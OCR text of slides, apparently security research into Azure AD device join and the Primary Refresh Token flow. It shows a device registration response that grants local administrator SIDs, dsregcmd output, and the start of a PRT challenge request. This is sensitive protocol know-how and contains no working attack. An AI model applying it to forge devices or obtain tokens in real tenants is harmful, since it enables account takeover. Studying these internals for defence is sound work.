
Certificate Sign Request for device cert

Public RSA key for transport


Device properties

0 = AAD join

Device Ticket (can be left out)




```
HTTP/2 200 OK
Content-Length: 1706
Content-Type: application/json
Request-Id: 6762d32d-3a54-40d9-95f2-d668d02073dc
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Date: Fri, 24 Sep 2021 10:13:27 GMT

{
  "Certificate":{
    "Thumbprint":"97E32DA04ED0C63D8F20044F551AB97F134AFE47",
    "RawBody":"MIID8jCCAtqgAwIBAgIQ46jlvJDDjrJDxWIoG6TcSTANBgkqhkiG9w0BAQ
    bYP44B4h3X7DNRNXSx5Fwwnnu62sxtmYmrqwxfI0rIQv8NhMJ9TnvdhyInny5lj9rHrCM
    SqGSIb3DQEBCwUAA4IBAQAzpDDrhB4IKfUNR20d2Y/BEnbohia130H6y/VsxkiT5m6Y2h
  },
  "User":{
    "Upn":"morepolicy@iminyour.cloud"
  },
  "MembershipChanges":[
    {
      "LocalSID":"S-1-5-32-544",
      "AddSIDs":[
        "S-1-12-1-3449050006-1318031086-1069713303-529194043",
        "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
        "S-1-12-1-1917785901-1244467118-3850766527-757446970"
      ]
    }
  ]
}
```




```
PS C:\Windows\system32> dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
               Device Name : DESKTOP-4NBNSHS

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : e7e3f373-2581-478b-a5ed-4cfda515d292
                Thumbprint : 97E32DA04ED0C63D8F20044F551AB97F134AFE47
 DeviceCertificateValidity : [ 2021-09-24 09:43:27.000 UTC -- 2031-09-24 10:13:27.000 UTC ]
            KeyContainerId : 415d1ec1-bc18-4aa9-9a42-a08c6e57e028
               KeyProvider : Microsoft Platform Crypto Provider
              TpmProtected : YES
          DeviceAuthStatus : SUCCESS
```

Private keys stored in Trusted Platform Module




After device join – AAD sign-in

- User signs in using Azure AD username + password
- Is passed to LSASS CloudAP, which requests a Primary Refresh Token



Primary Refresh Token flow (1)


- Challenge is requested from online service



```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: stsservicecookie=estsfd; x-ms-gateway-slice=estsfd; fpc=AjAFl04jt5xKpAOBP2Sibzk
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: 0E446AFB-6C82-41FB-A21A-419BA2E91F93
Return-Client-Request-Id: true
Content-Length: 24
Connection: close

grant_type=srv_challenge
```

PRT flow (2)

